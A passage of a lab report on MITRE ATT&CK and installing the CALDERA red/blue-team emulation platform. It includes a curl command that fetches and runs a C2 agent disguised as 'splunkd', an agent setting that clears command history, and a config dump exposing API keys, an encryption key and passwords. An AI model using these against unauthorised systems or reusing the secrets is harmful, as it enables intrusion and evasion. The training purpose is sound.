


Fig.11. The Mitre-Attack-Framework. (2018). Rapid7. Retrieved April 25, 2023, from <https://blog.rapid7.com/content/images/2018/05/MITRE-Attack-Framework.png>.

Then, four years later, they developed a Scalable, Automated Adversary Emulation Platform known as “CALDERA” to enable automated assessments of a network's susceptibility to adversary success, allowing organizations to see their networks through the eyes of an advanced persistent threat on-demand and to verify defenses and security configuration based upon known threat techniques [6]. These threat techniques that the system generates have proven to reduce the amount of time and resources needed for routine cybersecurity penetration testing. This platform has two teams, a red and blue team which they refer to as ‘campaigns’ to perform defensive and offensive security in the MITRE-Attack Framework. They also become a purple team when they collaborate to meet their objectives. Below is a description of the roles these two campaigns played in Caldera:

I. Red: focuses on offensive security since it attempts to identify and exploit potential weaknesses within the organization’s cyber defenses using sophisticated attack techniques. They imitate real-world attack techniques and methods similar to the ones spotted in the ATT&CK Matrix for Enterprises.

II. Blue: focuses on defensive security. This team identifies and neutralizes risks and threats before they inflict damage on the organization. However, the increasing sophistication of attacks and adversaries makes this an all but impossible task for even the most skilled cybersecurity professionals. In short, they must prevent, detect, and remediate.

III. Purple: term used to describe offensive and defensive security teams working in unison. They share information and insights in order to improve the organization’s overall security.



Fig. 12. Red vs Purple vs Blue Team. (2023). Imgur. Retrieved April 25, 2023, from <https://imgur.com/UQdYKRU>.

Operationalizing MITRE ATT&CK

Both offensive or defensive security in Caldera will follow either the MITRE Cyber Kill Chain or MITRE ATT&CK Matrix because it provides a great and self-explanatory framework of TTP's that can be utilized for adversary emulation exercises. Here is a brief description about the main objectives for the TTP's found in these kill chains or matrixes:

1. **Tactics:** specific technical objectives that an adversary intends to achieve, such as lateral movement, defense evasion, or exfiltration.
2. **Techniques:** method used by the threat actor to engage in the attack such as skimming, JavaScript injection attacks or cross-site scripting (XSS).
3. **Procedures:** step-by-step orchestration of an attack.

The diagram illustrates the MITRE ATT&CK TTPs Matrix, organized into two main sections: **Tactics** (top) and **Techniques** (bottom). The Tactics section is divided into five columns: Reconnaissance (10 techniques), Resource Development (7 techniques), Initial Access (9 techniques), Execution (12 techniques), and Persistence (19 techniques). The Techniques section is divided into five columns: Reconnaissance (10 techniques), Resource Development (7 techniques), Initial Access (9 techniques), Execution (12 techniques), and Persistence (19 techniques). A red box highlights the Reconnaissance column in the Techniques section, and a red arrow points from the word 'Techniques' to this box.

Tactics				
Reconnaissance	Resource Development	Initial Access	Execution	Persistence
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)
Gather Victim Network Information (5)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (7)	Create Account (3)
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)
Search Victim-Owned Websites			System Services (2)	External Remote Services
			User Execution (3)	Hijack Execution Flow (11)
			Windows Management Instrumentation	

Fig. 13. MITRE ATT&CK TTPs Matrix

Caldera Campaigns

Before we can dive into the next two milestones which involve more implementation with Caldera it is in order to fully realize the potential of the framework, you will need to familiarize yourself with the following terminology which is referred to as ‘Campaigns’:

1. **Agents** - a software program installed on target/hosts to connect back to Caldera at certain intervals to receive instructions.
2. **Groups** - collections of agents so the host can be compromised simultaneously.
3. **Abilities** - specific tactic or technique that can be executed on running agents such as Windows or Linux escalation privileges.
4. **Adversaries** - collection of TTP’s designed to create specific effects on a host or network. Its profiles can be used for defensive or offensive use cases.
5. **Operations** - combining agents, abilities, and adversaries. This is what is executed against specific targets within the Caldera platform.

Milestone 5: Configuring and Deploying Caldera

Setting Up Caldera Instances

After being enlightened on some background knowledge about MITRE CALDERA, we had to create two instances, one for Caldera main system and the other, for the target or attack box. We cannot proceed to install anything dealing with CALDERA without creating the instances. For the creation of CALDERA main instance, we used Ubuntu 22.04 Linux Operating System and a m3.medium flavor; whereas, the target instance used a m3.tiny instance. Furthermore, we utilized the key pairs generated for the CALDERA main test server.

Caldera Main Instance

<input type="checkbox"/>	caldera-test-server	-	10.1.62.239, 149.165.155.106	m3.medium	caldera-keys	Active	nova	None	Running	1 month	Create Snapshot
--------------------------	-------------------------------------	---	---------------------------------	-----------	--------------	--------	------	------	---------	---------	-----------------

Fig.14. CALDERA-Test-Server-Instance.

Caldera Target Box

<input type="checkbox"/>	Caldera-Target	Featured-Ubuntu22-deprecated-1682026242 486947481	10.1.62.67, 149.165.169.79	m3.tiny	caldera-keys	Active	nova	None	Running	1 week, 2 days	Create Snapshot
--------------------------	--------------------------------	--	-------------------------------	---------	--------------	--------	------	------	---------	----------------	-----------------

Fig. 15. CALDERA-Target -Instance.

Installing Caldera

Once the instances were set up in our cloud environment in OpenStack we proceeded to install CALDERA into our Linux System, Ubuntu 22.04. To install it quickly we executed the following 4 commands in our terminal:

Start by cloning the CALDERA repository recursively, pulling all available plugins. It is recommended to pass the desired version/release (should be in x.x.x format). We used 4.0.0 version, newest release. Cloning any non-release branch, including master, may result in bugs.

I. `git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x`

```
*** System restart required ***
Last login: Fri Apr 28 23:33:31 2023 from 72.177.183.104
ubuntu@caldera-test-server:~$ git clone https://github.com/mitre/caldera.git --recursive --branch 4.0.0
```

Fig. 16. Cloning CALDERA.

Once the clone is completed, we can jump into the new CALDERA directory:

II. cd caldera

```
ubuntu@caldera-test-server:~$ cd caldera
ubuntu@caldera-test-server:~/caldera$
```

Fig. 17. Jumping into CALDERA directory.

Next, install the pip requirements for Python:

III. pip3 install -r requirements.txt

```
ubuntu@caldera-test-server:~/caldera$ pip3 install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Ignoring cryptography: markers 'python_version <= "3.7"' don't match your environment
Requirement already satisfied: aiohttp-jinja2==1.5.0 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 1)) (1.5)
Requirement already satisfied: aiohttp==3.8.1 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 2)) (3.8.1)
Requirement already satisfied: aiohttp-session==2.9.0 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 3)) (2.9.0)
Requirement already satisfied: aiohttp-security==0.4.0 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 4)) (0.4.0)
Requirement already satisfied: aiohttp-apispec==2.2.3 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 5)) (2.2.3)
Requirement already satisfied: jinja2==3.0.3 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 6)) (3.0.3)
Requirement already satisfied: pyyaml>=5.1 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 7)) (5.4.1)
Requirement already satisfied: cryptography==3.2 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 9)) (3.4.8)
Requirement already satisfied: websockets==10.3 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 10)) (11.0.1)
Requirement already satisfied: Sphinx==5.1.1 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 11)) (5.1.1)
Requirement already satisfied: docutils==0.16 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 12)) (0.16)
Requirement already satisfied: sphinx_rtd_theme==0.4.3 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 13)) (0.4.3)
Requirement already satisfied: myst-parser==0.18.0 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 14)) (0.18.0)
Requirement already satisfied: marshmallow==3.5.1 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 15)) (3.5.1)
Requirement already satisfied: dirhash==0.2.0 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 16)) (0.2.0)
Requirement already satisfied: docker==4.2.0 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 17)) (4.2.0)
Requirement already satisfied: donut-shellcode==0.9.2 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 18)) (0.9.2)
Requirement already satisfied: marshmallow-enum==1.5.1 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 19)) (1.5.1)
Requirement already satisfied: ldap3==2.8.1 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 20)) (2.8.1)
Requirement already satisfied: lxml==4.9.1 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 21)) (4.9.2)
Requirement already satisfied: reportlab==3.5.67 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 22)) (3.5.67)
Requirement already satisfied: svglib==1.0.1 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 23)) (1.0.1)
Requirement already satisfied: Markdown==3.3.3 in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 24)) (3.3.3)
```

Fig.18. Installing Python Requirements.

Finally, we start the server (optionally with startup flags for additional logging):

IV. python3 server.py --insecure

```
ubuntu@caldera-test-server:~/caldera$ python3 server.py --insecure
2023-04-29 02:56:00 - WARNING (server.py:118 <module>) --insecure flag set. Caldera will use the default.yml config file.
2023-04-29 02:56:00 - INFO (server.py:125 <module>) Using main config from conf/default.yml
2023-04-29 02:56:00 - WARNING (warnings.py:109 _showwarnmsg) /home/ubuntu/caldera/server.py:55: DeprecationWarning: There is no current event loop
loop = asyncio.get_event_loop()
2023-04-29 02:56:01 - INFO (contact_gist.py:70 start) Invalid Github Gist personal API token provided. Gist C2 contact will not be started.
2023-04-29 02:56:01 - INFO (tunnel_ssh.py:26 start) Generating temporary SSH private key. Was unable to use provided SSH private key
2023-04-29 02:56:01 - INFO (app_svc.py:116 load) Enabled plugin: training
2023-04-29 02:56:01 - INFO (app_svc.py:116 load) Enabled plugin: manx
2023-04-29 02:56:01 - INFO (app_svc.py:116 load) Enabled plugin: response
2023-04-29 02:56:01 - INFO (app_svc.py:116 load) Enabled plugin: atomic
2023-04-29 02:56:01 - INFO (app_svc.py:116 load) Enabled plugin: fieldmanual
2023-04-29 02:56:01 - INFO (app_svc.py:116 load) Enabled plugin: access
2023-04-29 02:56:01 - INFO (app_svc.py:116 load) Enabled plugin: debris
2023-04-29 02:56:01 - INFO (app_svc.py:116 load) Enabled plugin: sandcat
2023-04-29 02:56:01 - INFO (app_svc.py:116 load) Enabled plugin: stockpile
2023-04-29 02:56:01 - INFO (app_svc.py:116 load) Enabled plugin: compass
2023-04-29 02:56:01 - INFO (logging.py:92 log) Creating SSH listener on 0.0.0.0, port 8022
2023-04-29 02:56:01 - INFO (server.py:741 start) serving on 0.0.0.0:2222
2023-04-29 02:56:01 - WARNING (app_svc.py:171 validate_requirement) upx does not meet the minimum version of 0.0.0. Upx is an optional dependency which adds more functionality.
2023-04-29 02:56:06 - INFO (hook.py:58 build_docs) Docs built successfully.
2023-04-29 02:56:06 - INFO (server.py:73 run_tasks) All systems ready.
```

Fig.19. Starting CALDERA Server.

Once started, we log in to <http://<caldera-test-server ip>:8888> with the red or blue campaign using the password found in the conf/local.yml file (this file will be generated on server start). Even though documentation states to use localhost ip address only, we cannot because are running it in OpenStack, our cloud environment.

URL to access CALDERA:

<http://149.165.155.106:8888/>

CALDERA Log-ON




Fig.20. CALDERA-Log-On-Page.

When you log into CALDERA, you have two log-in options. If you wish to pop boxes then, you will wear a red hat; whereas, if you want to defend against these attacks and come up with solutions to tighten security then, you will wear a blue hat. It's up to you who, you want to play the role as for the labs.

CALDERA Red Campaign Platform




Fig.21. CALDERA-Red-Team-Platform.

CALERA Blue Campaign Platform





Fig.22. CALDERA-Blue-Team-Platform.

Configuring CALDERA

If you notice that CALDERA Server does not want to start, then there could be something wrong with the security group you have assigned to your instance or the configuration file of CALDERA. We also found our credentials for red and blue team in this file. Configuration file changes must be made while the server is shut down. Any changes made to the configuration file while the server is running will be overwritten. To access this file, we nano into `conf/local.yml` as follows:



```

GNU nano 6.2 conf/local.yml
ability_refresh: 60
api_key_blue: p1o61w0SYCTp-5WZCsrZzFgbSuWYqh6ppKYX1fyTOLY
api_key_red: 3Dk1lHYLGIj0h.WVAPYDJRE7p0aqqGuZXRmImkjvza8s
app.contact.dns.domain: mycaldera.caldera
app.contact.dns.socket: 0.0.0.0:8853
app.contact.ftp.host: 0.0.0.0
app.contact.ftp.port: 2222
app.contact.ftp.pword: caldera
app.contact.ftp.server_dir: ftp_dir
app.contact.ftp.user: caldera_user
app.contact.gist: API_KEY
app.contact.html: /weather
app.contact.http: https://0.0.0.0:8888
app.contact.slack.api_key: SLACK_TOKEN
app.contact.slack.bot_id: SLACK_BOT_ID
app.contact.slack.channel_id: SLACK_CHANNEL_ID
app.contact.tcp: 0.0.0.0:7010
app.contact.tunnel.ssh.host_key_file: REPLACE_WITH_KEY_FILE_PATH
app.contact.tunnel.ssh.host_key_passphrase: REPLACE_WITH_KEY_FILE_PASSPHRASE
app.contact.tunnel.ssh.socket: 0.0.0.0:8022
app.contact.tunnel.ssh.user_name: sandcat
app.contact.tunnel.ssh.user_password: s4ndc4t!
app.contact.udp: 0.0.0.0:7011
app.contact.websocket: 0.0.0.0:7012
auth.login.handler.module: default
crypt_salt: _ZfwWg9mg1Qin1q0n85ic-RLJAEU5NaGfl1U9Src-r0
encryption_key: H5ed1ao1i6W8nq6Px_PMU920y0Ms8lt-jX0zXUA70Rc
exfil_dir: /tmp/caldera
host: 0.0.0.0
objects.planners.default: atomic
plugins:
- access
- atomic
- compass

```

Fig. 23. CALDERA Configuration File.

Deploying CALDERA Agents

To deploy CALDERA you have to deploy an agent. An agent is a simple software program - requiring no installation - which connects to CALDERA in order to get instructions. It then executes the instructions and sends the results back to the CALDERA server. When you click on ‘Deploy an agent’ it will prompt you to choose an agent. Sandcat is a good one to start with) and a platform (target operating system). In our case, the target operating system will be Linux. Here are steps that we follow to deploy an agent with the good starter, Sandcat [8]:

Make sure the agent options are correct (e.g. ensure `app.contact.http` matches the expected host and port for the CALDERA server)

`app.contact.http` represents the HTTP endpoint (including the IP/hostname and port) that the C2 server is listening on for agent requests and beacons. Examples:
`http://localhost:8888`, `https://10.1.2.3`, `http://myc2domain.com:8080`

`agents.implant_name` represents the base name of the agent binary. For Windows agents, `.exe` will be automatically appended to the base name (e.g. `splunkd` will become `splunkd.exe`).

`agent.extensions` takes in a comma-separated list of agent extensions to compile with your agent binary. When selecting the associated deployment command, this will instruct

the C2 server to compile the agent binary with the requested extensions, if they exist. If you just want a basic agent without extensions, leave this field blank. See Sandcat extension documentation for more information on Sandcat extensions.

Choose a command to execute on the target machine. If you want your agent to be compiled with the extensions from `agent.extensions`, you must select the associated deployment command below: Compile red-team agent with a comma-separated list of extensions (requires GoLang).

On the target machine, paste the command into the terminal or PowerShell window and execute it

The new agent should appear in the table in the Agents tab (if the agent does not appear, check the Agent Deployment section of the Troubleshooting page)

Figure 23 showcases some of the agents that are already integrated in CALDERA's system. They are sandcat, ragdoll, and elasticat.




Fig. 24. CALDERA Agents List.

Fig 24 showcases the configuration of sandcat agent ports and ip addresses.





Fig. 25. CALDERA Sandcat Agent Configuration.

In order to execute the agent, we paste the following command into the terminal of the Linux target.




```
sh CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

server="http://149.165.155.106:8888";
curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download > splunkd;
chmod +x splunkd;
./splunkd -server $server -group red -v
```

Fig. 26. Executing Sandcat Agent Command.

The new agent should appear in the table on the Agents tab, as highlighted in the following screenshot.




You have 1 agents

id (paw)	host	contact	pid	privilege
mftsum	localhost	HTTP	<div>Caldera agents list</div>	Elevated

Fig. 27. Sandcat Paw Agent Result.

To kill an agent, use the “Kill Agent” button under the agent-specific settings. The agent will terminate on its next beacon. Beacon Timers are used to set the minimum and maximum seconds the agent will take to beacon home. These timers are applied to all newly-created agents. However, the ‘terminate’ option is used to terminate the agent session and will prevent any callbacks. Therefore, to remove the agent from CALDERA, click the red X. Running agents removed from CALDERA will reappear when they check-in. We decided to revert to red team instead for deploying the sandcat agent instead. Here is the remove option for agent:




You have 1 agents

id (paw)	host	contact	pid	privilege	
mftsum	localhost	HTTP	12352	Elevated	<div></div>

Fig. 28. Sandcat Agent Removal Option.

Agent Settings

You can customize the default agent options by navigating to the ‘agents’ tab on the sidebar, after which you will be greeted with the agent options configuration panel as highlighted in the following screenshot:



The image shows a 'Agent Configuration' window with the following settings:

- Beacon Timers (s):** A range from 30 (min) to 60 (max).
- Watchdog Timer (s):** Set to 0.
- Untrusted Timer (s) *:** Set to 90.
- Implant Name:** Set to 'splunkd'.
- Bootstrap Abilities:** A list containing 'Avoid logs' with a minus sign and a plus sign to add more.
- Deadman Abilities:** A search bar with the text 'Search for an ability...' and a 'Cancel' button.

At the bottom, there is a note: '* A global setting that will effect any new or existing agents.' and two buttons: 'Close' and 'Save'.

Fig. 29. Agent Configuration Settings.

Here is a brief description of the capabilities of CALDERA's setting tools:

- I. **Beacon Timers:** Set the minimum and maximum seconds the agent will take to beacon home. These timers are applied to all newly-created agents.
- II. **Watchdog Timer:** Set the number of seconds to wait, once the target agent is unreachable, before killing an agent. This timer is applied to all newly-created agents.
- III. **Untrusted Timer:** Set the number of seconds to wait before marking a missing agent as untrusted. Operations will not generate new links for untrusted agents. This is a global timer and will affect all running and newly-created agents.
- IV. **Implant Name:** The basename of newly-spawned agents. If necessary, an extension will be added when an agent is created (ex: `splunkd` will become `splunkd.exe` when spawning an agent on a Windows machine).
- V. **Bootstrap Abilities:** A comma-separated list of ability IDs to be run on a new agent beacon. By default, this is set to run a command which clears command history.
- VI. **Deadman Abilities:** A comma-separated list of ability IDs to be run immediately prior to agent termination. The agent must support deadman abilities in order for them to run.

Agents have a number of agent-specific settings that can be modified by clicking on the button under the 'PID' column for the agent as highlighted in the following screenshot[9].

After, deploying an agent you have the options to setup abilities, defenders, and operations campaigns for your simulations. Here is a brief description of these options:

Abilities

